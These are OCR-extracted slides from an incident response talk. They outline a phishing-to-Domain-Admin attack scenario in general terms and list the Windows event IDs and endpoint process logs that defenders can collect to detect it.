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Leveraging Endpoints to Boost Incident Response Capabilities

Francisco Galian
Mauro Silva

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Motivation for this talk:

- Attack scenario end to end:
  - Attackers actions
  - Incident response
  - Engineering/Designing to detect it
  - Detection

Part 1: The Attack

- Phishing to a normal user
- Execution of an embedded macro in an Office document
- Spawn of powershell code
- Download and execution of a tool used to query the Active Directory

WAIT where is the typical malware deployed?

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- The whole idea is to show how attackers operate nowadays on a post intrusion scenario like the one we've just presented.

- It is widely known that Domain Controllers are the crown jewels of any organisation that makes use of a Windows infrastructure.

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- If an attacker gets Domain Admin it’s the key for any intrusion goal

- **ACTIVE DIRECTORY**
  - There is a LOT if information that can be retrieved without Administrator privileges.
  - As mentioned, the whole point is to escalate privileges by exploiting the information collected from an organisation environment.
  - Who is logged on where?
  - Who has admin rights where?
  - What users and groups belong to what groups?

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

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
- How it looks in the real world, or in a smaller replica in our lab?



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


DOMAIN ADMINS@COMPANY.LOCAL
MemberOf
ADMINISTRATOR@COMPANY.LOCAL

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

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

Part 2: The Response

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2. Incident Response

- Triage analysis and Threat Hunting
  - What can be collected from the endpoints?

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Event ID	*Definition*	*Source Log*
4688	**A new process has been created**	**Security**
4698	Scheduled task created	Security
4720	A user account was created	Security
4732	A member was added to a security enabled group	Security
1102	Security log is cleared	Security
7045	A service was installed in the system	System
400 or 600	The field ‘HostApplication’ will display the executed bits	Windows Powershell

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host	_time	Process
WORKSTATION2	2018-11-29 00:26:13	C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE
WORKSTATION2	2018-11-29 00:26:38	C:\Program Files (x86)\Internet Explorer\iexplore.exe
WORKSTATION2	2018-11-29 00:26:38	C:\Program Files\Internet Explorer\iexplore.exe
